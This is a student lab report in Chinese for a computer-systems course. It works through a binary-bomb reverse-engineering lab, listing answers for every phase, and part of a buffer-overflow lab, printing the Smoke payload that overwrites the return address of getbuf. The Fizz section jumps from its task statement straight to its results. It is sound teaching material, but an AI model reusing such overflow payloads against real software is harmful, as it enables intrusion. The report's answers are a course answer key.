

华中科技大学

课程实验报告

课程名称： 计算机系统基础

专业班级： CS2207

学 号： U202215569

姓 名： 彭一睿

指导教师： 张宇

报告日期： 2024 年 5 月 17 日

计算机科学与技术学院

目录

实验 2:	1
2.1 实验概述.....	1
2.2 实验内容.....	1
2.2.1 阶段 1 字符串比较.....	1
2.2.2 阶段 2 循环.....	2
2.2.3 阶段 3 条件/分支.....	3
2.2.4 阶段 4 递归调用和栈.....	5
2.2.5 阶段 5 指针.....	6
2.2.6 阶段 6 链表/指针/结构.....	8
2.2.7 阶段 7 拆除<隐藏关卡>.....	9
2.3 实验小结.....	12
实验 3:	13
3.1 实验概述.....	13
3.2 实验内容.....	13
3.2.1 阶段 1 Smoke.....	13
3.2.2 阶段 2 Fizz.....	14
3.2.3 阶段 3 Bang.....	16
3.2.4 阶段 4 Bomb.....	18
3.2.5 阶段 5 Nitro.....	20
3.3 实验小结.....	26
实验总结.....	27

实验 2: Binary Bombs

2.1 实验概述

实验目的

本实验中需要使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求输入一个特定的字符串，若输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出“BOOM!!!”字样。实验的目标是拆除尽可能多的炸弹层次。

为了完成二进制炸弹拆除任务，需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。

2.2 实验内容

2.2.1 阶段 1 字符串比较

1. 任务描述

找到炸弹的第一个字符串。

2. 实验设计

在反汇编代码中找到用于比较的字符串。

3. 实验过程

在 main 函数中首先调用了 phase_1 函数，则此函数为判断第一个字符串的函数。

```
8048a47:      e8 f6 00 00 00      call    8048b42 <phase_1>
8048a4c:      e8 fe 07 00 00      call    804924f <phase_defused>
```

图 2.1 main 函数中调用 phase_1

在 phase_1 函数中，观察到调用了 strings_not_equal 函数，该函数用于比较两个字符串是否相等。根据函数的返回值，phase_1 函数判断是否引爆炸弹。

```

08048b42 <phase_1>:
8048b42: 83 ec 14          sub    $0x14,%esp
8048b45: 68 fc 9f 04 08    push  $0x8049ffc
8048b4a: ff 74 24 1c       push  0x1c(%esp)
8048b4e: e8 a8 04 00 00    call  8048ffb <strings_not_equal>
8048b53: 83 c4 10          add    $0x10,%esp
8048b56: 85 c0             test   %eax,%eax
8048b58: 75 04             jne    8048b5e <phase_1+0x1c>
8048b5a: 83 c4 0c          add    $0xc,%esp
8048b5d: c3               ret
8048b5e: e8 8d 05 00 00    call  80490f0 <explode_bomb>
8048b63: eb f5             jmp    8048b5a <phase_1+0x18>

```

图 2.2 phase_1 函数反汇编代码

在 phase_1 函数中，地址 0x8049ffc 是一个传递给 strings_not_equal 函数的参数，通过使用 gdb 调试工具查看该地址的内容，我们可以获取到一个字符串，这个字符串就是第一阶段的答案。

```

(gdb) x/s 0x8049ffc
0x8049ffc: "When a problem comes along, you must zip it!"

```

图 2.3 使用 gdb 调试工具查看地址 0x8049ffc 的内容

4. 实验结果

将得到的字符串“When a problem comes along, you must zip it!”进行测试，结果正确。

```

Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
When a problem comes along, you must zip it!
Phase 1 defused. How about the next one?

```

图 2.4 阶段 1 测试结果

2.2.2 阶段 2 循环

1. 任务描述

找到炸弹程序的第二个字符串。

2. 实验设计

分析带有循环结构的 phase_2 函数，得到正确的答案。

3. 实验过程

在 phase_2 函数的初始部分，可以观察到它首先调用了读取函数以获取用户输入的六个数字。

```

8048b7e: e8 92 05 00 00    call  8049115 <read_six_numbers>

```

图 2.5 读取输入的六个数字

随后，函数通过比较第一个参数与数字 0 的大小关系来判断是否引爆炸弹，只要不小于 0 即可。在循环结构中，寄存器 ebx 和 eax 被初始化为 1。在每次循环迭代中，eax 的值会增加 ebx 的值，然后 ebx 的值递增 1，以便与下一个参数进行比较。循环将持续进行，直到 ebx 的值为 6 为止，此时认为输入的数字序列是正确的。

8048b8d:	bb 01 00 00 00	mov	\$0x1,%ebx
8048b9b:	83 c3 01	add	\$0x1,%ebx
8048b9e:	83 fb 06	cmp	\$0x6,%ebx
8048ba3:	89 d8	mov	%ebx,%eax
8048ba5:	03 04 9c	add	(%esp,%ebx,4),%eax
8048ba8:	39 44 9c 04	cmp	%eax,0x4(%esp,%ebx,4)
8048bac:	74 ed	je	8048b9b <phase_2+0x36>
8048bae:	e8 3d 05 00 00	call	80490f0 <explode_bomb>

图 2.6 循环体内容

根据上述分析，只需要输入的第一个数字为非负，随后依次累加 1，2，3，4，5 即可得到正确序列，可以推断出一个正确的序列为 1 2 4 7 11 16。该序列为本阶段的答案，即需要输入的数字序列，以拆除第二阶段的炸弹。

4. 实验结果

将得到的数字序列 1 2 4 7 11 16 进行测试，结果正确。




图 2.7 阶段 2 测试结果

2.2.3 阶段 3 条件/分支

1. 任务描述

找到炸弹程序的第三组字符串。

2. 实验设计

分析和理解 phase_3 中分支程序的结构，得出正确的结果。

3. 实验过程

实验开头调用了 scanf 函数，用 gdb 分析传递的参数可知，答案为数字-数字。




图 2.8 scanf 函数接收的参数

```

8048c02:      8b 44 24 04          mov     0x4(%esp),%eax
8048c06:      ff 24 85 5c a0 04 08  jmp     *0x804a05c(,%eax,4)

```

图 2.9 跳转指令部分

根据跳转指令，跳转到的位置取决于第 1 个参数的值，用 gdb 可得地址 0x804a05c 及其后 64 个字节的内容（按 4 字节数解析），一共有 8 个有效地址，这 8 个有效地址均在 phase_3 函数中，每个地址后都对应着对第 2 个参数的分比较。

```

(gdb) x/16w 0x804a05c
0x804a05c:      0x08048c51      0x08048c14      0x08048c1b      0x08048c22
0x804a06c:      0x08048c29      0x08048c30      0x08048c37      0x08048c3e
0x804a07c <array.3046>: 0x7564616d      0x73726569      0x746f666e      0x6c796276
0x804a08c:      0x79206f53      0x7420756f      0x6b6e6968      0x756f7920

```

图 2.9 0x804a05c 地址处的 8 个有效地址

可知，阶段 3 的密码共有 8 组：

```

8048c51:      b8 84 02 00 00          mov     $0x284,%eax
8048c14:      b8 a5 02 00 00          mov     $0x2a5,%eax
8048c1b:      b8 8b 00 00 00          mov     $0x8b,%eax
8048c22:      b8 dd 00 00 00          mov     $0xdd,%eax
8048c29:      b8 35 03 00 00          mov     $0x335,%eax
8048c30:      b8 21 03 00 00          mov     $0x321,%eax
8048c37:      b8 30 01 00 00          mov     $0x130,%eax
8048c3e:      b8 c8 01 00 00          mov     $0x1c8,%eax

```

图 2.10 8 个有效地址对应的值

即对应的 8 组密码为：

0 644, 1 677, 2 139, 3 221, 4 821, 5 801, 6 304, 7 456。

4. 实验结果

将得到的 8 组密码分别进行测试，结果正确。

0 644 Halfway there!	1 677 Halfway there!
2 139 Halfway there!	3 221 Halfway there!




图 2.11 阶段3测试结果

2.2.4 阶段4 递归调用和栈

1. 任务描述

找到炸弹程序的第四组字符串

2. 实验设计

分析 phase_4 和 func4 中的递归程序，得到正确的答案。

3. 实验过程

在 phase_4 中，用 gdb 读取 scanf 的参数，得到输入值为两个数字。

```
(gdb) x/s 0x804a19b
0x804a19b: "%d %d"
```

图 2.12 scanf 函数接收的参数

对函数 func4 进行分析，尝试将其还原为 C 语言程序：

```
08048c77 <func4>:
8048c77: 57                push    %edi
8048c78: 56                push    %esi
8048c79: 53                push    %ebx
8048c7a: 8b 5c 24 10       mov     0x10(%esp),%ebx
8048c7e: 8b 7c 24 14       mov     0x14(%esp),%edi
8048c82: 85 db            test    %ebx,%ebx
8048c84: 7e 2d            jle     8048cb3 <func4+0x3c>
8048c86: 89 f8            mov     %edi,%eax
8048c88: 83 fb 01         cmp     $0x1,%ebx
8048c8b: 74 22            je      8048caf <func4+0x38>
8048c8d: 83 ec 08         sub     $0x8,%esp
8048c90: 57                push    %edi
8048c91: 8d 43 ff         lea     -0x1(%ebx),%eax
8048c94: 50                push    %eax
8048c95: e8 dd ff ff ff   call    8048c77 <func4>
8048c9a: 83 c4 08         add     $0x8,%esp
8048c9d: 8d 34 07         lea     (%edi,%eax,1),%esi
8048ca0: 57                push    %edi
8048ca1: 83 eb 02         sub     $0x2,%ebx
8048ca4: 53                push    %ebx
8048ca5: e8 cd ff ff ff   call    8048c77 <func4>
8048caa: 83 c4 10         add     $0x10,%esp
8048cad: 01 f0           add     %esi,%eax
8048caf: 5b                pop     %ebx
8048cb0: 5e                pop     %esi
8048cb1: 5f                pop     %edi
8048cb2: c3                ret
```

图 2.13 func4 函数反汇编代码

```

int __cdecl sub_8048C77(int a1, int a2)
{
    int result; // eax
    int v3; // esi

    if ( a1 <= 0 )
        return 0;
    result = a2;
    if ( a1 != 1 )
    {
        v3 = a2 + sub_8048C77(a1 - 1, a2);
        result = v3 + sub_8048C77(a1 - 2, a2);
    }
    return result;
}

```

最初状态，a1 为定值 8，a2 为第二个输入的数。

```

8048cf5:    6a 08                push    $0x8
8048cf7:    e8 7b ff ff ff      call    8048c77 <func4>

```

图 2.14 a1 的初始值

如果第二个输入 2 的话，函数递归过程为：func(8, 2) 调用 func(7, 2) 和 func(6, 2)，func(7, 2) 再调用 func(6, 2) 和 func(5, 2)，func(6, 2) 再调用 func(5, 2) 和 func(4, 2)……

为了计算 func(8, 2)，则需依次计算出 func(0, 2)，func(1, 2)，func(2, 2)，func(3, 2)，func(4, 2)，func(5, 2)，func(6, 2)，func(7, 2)。

结果依次为：2 4 8 14 24 40 66，那么最终答案为 2 + 66 + 40 = 108。

所以，一种答案可为 108 2。

4. 实验结果

将得到的答案进行测试，可知答案正确。

```

108 2
So you got that one. Try this one.

```

图 2.15 阶段 4 测试结果

2.2.5 阶段 5 指针

1. 任务描述

找到炸弹程序的第 5 组字符串。

2. 实验设计

分析 phase_5 中的指针调用，得到正确的答案。

3. 实验过程

对 phase_5 的初始部分分析可知，输入要求为长度为 6 的一个字符串，否则将直接引爆炸弹。

```
8048d43:    e8 94 02 00 00    call    8048fdc <string_length>
8048d48:    83 c4 10          add     $0x10,%esp
8048d4b:    83 f8 06          cmp     $0x6,%eax
8048d4e:    74 05            je      8048d55 <phase_5+0x27>
8048d50:    e8 9b 03 00 00    call    80490f0 <explode_bomb>
```


图 2.16 输入部分反汇编代码

然后对剩余部分反汇编代码分析，首先可以发现，我们需要把 esp+0x11 位置处的值和 0x804a052 位置处的值进行比较，如果不相等则直接爆炸。因此 esp+0x11 位置存储的值必须和 0x804a052 位置处的值一样。

```
8048d7c:    68 52 a0 04 08    push    $0x804a052
8048d81:    8d 44 24 11       lea     0x11(%esp),%eax
8048d85:    50               push    %eax
8048d86:    e8 70 02 00 00    call    8048ffb <strings_not_equal>
```

图 2.17 字符串比较部分

使用 gdb 查看地址 0x804a052 处的字符串值发现为“sabres”。




```
(gdb) x/s 0x804a052
0x804a052:    "sabres"
```

图 2.18 地址 0x804a052 处存储的字符串

通过对上述反汇编代码的分析，可以发现栈帧中存储的是通过字符的后 4 位 ASCII 值作为索引，从内存地址 0x804a07c 处获取的值。这个值实际上是字符串“sabres”的索引。

使用 gdb 查看地址 0x804a07c 处的值。



```
0x804a07c <array.3046>: "maduiersnfotvbylSo you think you can stop the bomb with ctrl-c, do you?"
(gdb)
```

图 2.19 地址 0x804a07c 处存储的字符串

通过分析字符串“sabres”每个字符在“maduiersnfotvbyl”中的索引，可以得出每个字符的后 4 位 ASCII 值对应如下：

s-7 a-1 b-13 r-6 e-5 s-7

因为只取了输入的每一个字符的后 4 位 ASCII 码当作索引值。也就是说所有后四位满足上面要求的字符都可。可以任意取一组，对上面的值都加上 64，这样既不会改变后 4 位的位模式，也可以得到相对简单的结果。

因此可以得到本阶段的一个答案为：

71=G 65=A 77=M 70=F 69=E 71=G

因此得到，字符串”GAMFEG”可以成功解码，并得到正确的结果。

4. 实验结果

将得到字符串” GAMFEG” 进行测试，结果正确。




图 2.20 阶段 5 的测试结果

2.2.6 阶段 6 链表/指针/结构

1. 任务描述

找到炸弹程序的第六组字符串。

2. 实验设计

分析 phase_6 中对链表结构的操作，得到正确答案。

3. 实验过程

根据程序调用的 read_six_numbers 函数可知，本阶段答案为 6 个数字。

```
8048dc5:      50                push    %eax
8048dc6:      ff 74 24 5c     push    0x5c(%esp)
8048dca:      e8 46 03 00 00   call    8049115 <read_six_numbers>
```

图 2.21 输入要求为 6 个数字

对 phase_6 的反汇编代码分析如下：

首先是一个循环，如图 2.22 所示的指令把当前的数和之前的数进行比较，必须不相同才不会爆炸，经过 6 次循环之后，判断输入的这六个数都互不相同。

```
8048de3:      8b 44 9c 0c       mov     0xc(%esp,%ebx,4),%eax
8048de7:      39 44 b4 08       cmp     %eax,0x8(%esp,%esi,4)
```

图 2.22 循环比较要求输入的六个数字都不相同

随后，根据我们输入的 6 个数字，从首地址 0x804c13c 开始，根据输入的数字的不同在内存中查找相应的存储单元中的数据存到栈空间内。

```

(gdb) p/x *(0x804c13c)@3
$1 = {0xed, 0x1, 0x804c148}
(gdb) p/x *(0x804c148)@3
$2 = {0x2f5, 0x2, 0x804c154}
(gdb) p/x *(0x804c154)@3
$3 = {0xf2, 0x3, 0x804c160}
(gdb) p/x *(0x804c160)@3
$4 = {0x3ba, 0x4, 0x804c16c}
(gdb) p/x *(0x804c16c)@3
$5 = {0x180, 0x5, 0x804c178}
(gdb) p/x *(0x804c178)@3
$6 = {0x350, 0x6, 0x0}

```

图 2.23 从首地址 0x804c13c 开始的连续存储单元

通过循环里的迭代发现这是一个链表，初值看作链表头节点的地址，然后每一个节点都有一个指针域指向下一个节点，那么这个迭代过程就是在节点之间移动。这六个节点的地址按照输入数字的顺序存入栈帧中。

然后是一个比较排序的循环，如图 2.24 所示的指令，每次都取前一个节点的值和后一个比较，前一个节点的值必须大于后一个节点才不会爆炸。

```

8048e8b:      8b 43 08          mov     0x8(%ebx),%eax
8048e8e:      8b 00            mov     (%eax),%eax
8048e90:      39 03            cmp     %eax, (%ebx)

```

图 2.24 比较排序

因此输入 6 个数字进行排序的时候，内存中存储的值大的必须排在前面。

通过查看内存的数据，6 个值分别是：

0xed, 0x2f5, 0xf2, 0x3ba, 0x180, 0x350

在输入数据时保证更大的在前面，所以输入的顺序为 4 6 2 5 3 1。

同时注意到图 2.25 所示，所有数组元素执行 $a[i]=7-a[i]$ ，因此最终答案为 3 1 5 2 4 6。

```

8048e0f:      8d 44 24 0c       lea     0xc(%esp),%eax
8048e13:      8d 5c 24 24       lea     0x24(%esp),%ebx
8048e17:      b9 07 00 00 00    mov     $0x7,%ecx
8048e1c:      89 ca             mov     %ecx,%edx
8048e1e:      2b 10             sub     (%eax),%edx
8048e20:      89 10             mov     %edx, (%eax)
8048e22:      83 c0 04          add     $0x4,%eax
8048e25:      39 c3             cmp     %eax,%ebx
8048e27:      75 f3             jne     8048e1c <phase_6+0x6c>

```

图 2.25 数组元素对 7 求补

4. 实验结果

将得到的答案进行测试，可知结果正确。




图 2.26 阶段 6 的测试结果

2.2.7 阶段 7 拆除<隐藏关卡>

1. 任务描述

本任务进一步考察探索能力和复杂代码分析技能，需要识别出在第四阶段中触发隐藏阶段所需的输入，并进一步确定在隐藏阶段中应输入的数据。

2. 实验设计

此部分注重于分析，首先应该找出隐藏阶段开启所需要的第四阶段的输入格式以及输入数据，进一步在 `secret_phase` 和 `func7` 函数中找到隐藏阶段的正确输入。

3. 实验过程

首先寻找隐藏关卡的入口，在重新查看整体代码逻辑时发现，`<func7>`和`<secret_phase>`没有被使用，可以推断他们是隐藏关卡的重要组成。

同时在 `main` 函数中可以看到每个阶段后面都会调用一次 `phase_defused` 函数，同时其中包含了`<secret_phase>`，推断是用来判断是否在最后会进入隐藏阶段。

进一步查看 `phase_defused` 函数的内部逻辑如图 2.27 所示，可以看到其整体调用的逻辑与阶段 1 字符串比较的逻辑基本相同。

```

80492b3:      83 ec 08                sub    $0x8,%esp
80492b6:      68 fe a1 04 08         push   $0x804a1fe
80492bb:      8d 44 24 18            lea    0x18(%esp),%eax
80492bf:      50                     push   %eax
80492c0:      e8 36 fd ff ff        call   8048ffb <strings_not_equal>
80492c5:      83 c4 10              add    $0x10,%esp
80492c8:      85 c0                 test   %eax,%eax
80492ca:      75 d5                 jne    80492a1 <phase_defused+0x52>
80492cc:      83 ec 0c              sub    $0xc,%esp
80492cf:      68 c4 a0 04 08         push   $0x804a0c4
80492d4:      e8 e7 f4 ff ff        call   80487c0 <puts@plt>
80492d9:      c7 04 24 ec a0 04 08   movl   $0x804a0ec, (%esp)
80492e0:      e8 db f4 ff ff        call   80487c0 <puts@plt>
80492e5:      e8 1a fc ff ff        call   8048f04 <secret_phase>

```

图 2.27 `phase_defused` 内部逻辑

因此查看其入栈的地址空间 `0x804a1fe` 中的具体值，如图 2.28 所示，可以发现需要比较的字符串为“DrEvil”。




图 2.28 地址 `0x804a1fe` 的字符串值

然后需要判断字符串放置的位置，每一次调用函数返回后都进一步调用了 phase_defused 函数，因此需要进一步判断其存放，如图 2.29 所示可以判断出其存放位置的条件。

```
804929c:      83 f8 03          cmp     $0x3,%eax
804929f:      74 12             je      80492b3 <phase_defused+0x64>
```

图 2.29 字符串存放位置

其中 eax 为 sscanf 的返回值，代表了输入参数的数量，因此需要最终输入参数的数量达到 3 个。

根据上面所有实验的输入，发现只有第三个和第四个关卡的输入参数数量是 2 个，因此我们将字符串” DrEvil” 加入到上述两个输入中，并进行测试，如图 2.30 所示成功找到了隐藏关卡的入口。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
When a problem comes along, you must zip it!
Phase 1 defused. How about the next one?
1 2 4 7 11 16
That's number 2. Keep going!
0 644 DrEvil
Halfway there!
108 2 DrEvil
So you got that one. Try this one.
GAMFEG
Good work! On to the next...
3 1 5 2 4 6
Curses, you've found the secret phase!
But finding it and solving it are quite different...
```

图 2.30 隐藏阶段入口

然后进入到 secret_phase，通过判断其输入应该为一个数字。

同时可以判断调用 eax 后需要返回的结果为 eax 等于 0。

```
8048f3a:      85 c0             test    %eax,%eax
```

图 2.31 eax 返回值要求

分析输入参数为 ebx 和一个指针，进而查看指针空间，如图 2.32 所示。可以发现是一个复杂的节点群，func7 是要对他们进行一系列的操作，最终通过一个输入，得到结果。分析其中的每个结点，可以发现整体是二叉树的结构。

```
(gdb) x/184x 0x804c088
```

0x804c088	<n1>:	0x00000024	0x0804c094	0x0804c0a0	0x00000008
0x804c098	<n21+4>:	0x0804c0c4	0x0804c0ac	0x00000032	0x0804c0b8
0x804c0a8	<n22+8>:	0x0804c0d0	0x00000016	0x0804c118	0x0804c100
0x804c0b8	<n33>:	0x0000002d	0x0804c0dc	0x0804c124	0x00000006
0x804c0c8	<n31+4>:	0x0804c0e8	0x0804c10c	0x0000006b	0x0804c0f4
0x804c0d8	<n34+8>:	0x0804c130	0x00000028	0x00000000	0x00000000
0x804c0e8	<n41>:	0x00000001	0x00000000	0x00000000	0x00000063
0x804c0f8	<n47+4>:	0x00000000	0x00000000	0x00000023	0x00000000
0x804c108	<n44+8>:	0x00000000	0x00000007	0x00000000	0x00000000
0x804c118	<n43>:	0x00000014	0x00000000	0x00000000	0x0000002f
0x804c128	<n46+4>:	0x00000000	0x00000000	0x000003e9	0x00000000
0x804c138	<n48+8>:	0x00000000	0x000000ed	0x00000001	0x0804c148

图 2.32 节点空间

随后进入 func7 函数中进行查看,分析出在 func7 中允许的操作包括①置零②乘二③乘二加 1。而在分析 secret_phase 函数时要求最终返回的结果为 0,因此只需要取第一个结点的值即可输出正确结果。

第一个节点的值为 0x00000024,转化为十进制为 36,也就是隐藏阶段的结果。

4. 实验结果

将得到的答案进行测试,可知结果正确。

```
36
Wow! You've defused the secret stage!
Congratulations! You've defused the bomb!
```

图 2.33 隐藏阶段的测试结果

2.3 实验小结

本次实验主要涉及的理论包括汇编语言的基本原理和 Linux 系统下的调试技术。技术方面,我们使用了 gdb 调试器和 objdump 反汇编工具来分析程序的执行流程和内存状态。方法上,我们采用了静态分析的方法,通过阅读反汇编代码和分析程序的内存状态来推断程序的功能和所需的输入。

在实验过程中,我收获颇丰。首先,我对汇编语言有了更深入的理解,特别是对内存空间的使用、循环和条件分支的实现、递归调用和栈的运用、指针和结构体的使用以及复杂数据结构如链表和树的操作有了直观的认识。其次,通过使用 gdb 和 objdump 等工具,我学会了如何分析和调试汇编代码,这对我今后在 Linux 系统下的编程和问题解决有很大的帮助。

此外,本次实验还培养了我分析和解决问题的能力。在实验中,我学会了如何通过观察和分析程序的行为来推断其内部逻辑,这是一种非常重要的技能。同时,我也意识到,编程不仅仅是编写代码,更重要的是理解和解决实际问题。

总的来说,本次实验不仅提升了我的汇编语言技能,也增强了我的问题解决能力。我相信这些经验和技能将对我的未来学习和职业生涯产生积极的影响。

实验 3: 缓冲区溢出攻击

3.1 实验概述

实验目的

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。

实验内容

实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击 (buffer overflow attacks), 也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像, 继而执行一些原来程序中没有的行为, 例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要你熟练运用 gdb、objdump、gcc 等工具完成。

实验中你需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke (level 0)、Fizz (level 1)、Bang (level 2)、Boom (level 3) 和 Nitro (level 4), 其中 Smoke 级最简单而 Nitro 级最困难。

实验语言: c; 实验环境: linux

3.2 实验内容

3.2.1 阶段 1 Smoke

1. 任务描述

构造攻击字符串作为目标程序输入, 造成缓冲区溢出, 使 getbuf() 返回时不返回到 test 函数, 而是转向执行 smoke。

2. 实验设计

通过记录下 Smoke 函数的地址, 通过合理的溢出字符串, 使得其恰好覆盖掉之前入栈的 eip, 即为完成攻击。

3. 实验过程

首先确认缓冲区的具体大小, 在反汇编代码中找到 getbuf 函数, 如图 3.1 所示。


```

080491ec <getbuf>:
80491ec:      55                      push   %ebp
80491ed:      89 e5                   mov     %esp,%ebp
80491ef:      83 ec 38                sub     $0x38,%esp
80491f2:      8d 45 d8                lea     -0x28(%ebp),%eax
80491f5:      89 04 24                mov     %eax,(%esp)
80491f8:      e8 55 fb ff ff         call    8048d52 <Gets>
80491fd:      b8 01 00 00 00         mov     $0x1,%eax
8049202:      c9                      leave
8049203:      c3                      ret

```

图 3.1 getbuf 反汇编代码

根据 `sub $0x38,%esp` 和 `lea -0x28(%ebp),%eax` 两条语句，判断出 `getbuf` 的栈帧是 `0x38+4` 个字节，`buf` 缓冲区的大小是 `0x28`（40 个字节）。

随后找到攻击函数 `Smoke` 的地址 `0x08048c90`。

```

08048c90 <smoke>:
8048c90:      55                      push   %ebp
8048c91:      89 e5                   mov     %esp,%ebp
8048c93:      83 ec 18                sub     $0x18,%esp
8048c96:      c7 04 24 13 a1 04 08    movl    $0x804a113,(%esp)
8048c9d:      e8 ce fc ff ff         call    8048970 <puts@plt>
8048ca2:      c7 04 24 00 00 00 00    movl    $0x0,(%esp)
8048ca9:      e8 96 06 00 00         call    8049344 <validate>
8048cae:      c7 04 24 00 00 00 00    movl    $0x0,(%esp)
8048cb5:      e8 d6 fc ff ff         call    8048990 <exit@plt>

```

图 3.2 攻击函数 `smoke`

因此攻击字符串的最终值为：

```

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 8c 04 08

```

前 44 字节为任意值，后 4 字节为 `smoke` 地址（小端格式）。

4. 实验结果

将上述字符串写入文件中，成功完成攻击操作。

```

pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ cat smoke_U202215569.txt | ./bufbomb -u U202215569
Userid: U202215569
Cookie: 0x1b7c2adb
Type string:Smoke!: You called smoke()
VALID
NICE JOB!

```

图 3.3 阶段 1 的测试结果

3.2.2 阶段 2 Fizz

1. 任务描述

构造攻击字符串作为目标程序输入，造成缓冲区溢出，使 `getbuf()` 返回时不返回到 `test` 函数，而是转向执行 `Fizz`，并将 `cookie` 值作为参数传给 `fizz` 函

4.实验结果

将上述字符串写入文件中，成功完成攻击操作。

```
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ cat fizz_U202215569.txt | ./hex2raw | ./bufbomb -u U202215569
Userid: U202215569
Cookie: 0x1b7c2adb
Type string:Fizz!: You called fizz(0x1b7c2adb)
VALID
NICE JOB!
```

图 3.6 阶段 2 的测试结果

3.2.3 阶段 3 Bang

1. 任务描述

构造攻击字符串作为目标程序输入，造成缓冲区溢出，使 `getbuf()` 返回时不返回到 `test` 函数，而是转向执行 `Bang`，并将全局变量 `global_value` 的值改为 `cookie`；

2. 实验设计

通过记录下 `Bang` 函数的地址，通过合理的溢出字符串，使得其恰好覆盖掉之前入栈的 `eip`，同时修改全局变量为 `cookie` 值。

3. 实验过程：

首先找到攻击函数 `Bang` 的地址 `0x08048d05`。

```
08048d05 <bang>:
8048d05:    55                push    %ebp
8048d06:    89 e5             mov     %esp,%ebp
8048d08:    83 ec 18          sub     $0x18,%esp
8048d0b:    a1 18 c2 04 08    mov     0x804c218,%eax
8048d10:    3b 05 20 c2 04 08 cmp     0x804c220,%eax
8048d16:    75 1e             jne     8048d36 <bang+0x31>
8048d18:    89 44 24 04       mov     %eax,0x4(%esp)
8048d1c:    c7 04 24 e4 a2 04 08 movl    $0x804a2e4,(%esp)
8048d23:    e8 a8 fb ff ff    call    80488d0 <printf@plt>
8048d28:    c7 04 24 02 00 00 00 movl    $0x2,(%esp)
8048d2f:    e8 10 06 00 00    call    8049344 <validate>
8048d34:    eb 10             jmp     8048d46 <bang+0x41>
8048d36:    89 44 24 04       mov     %eax,0x4(%esp)
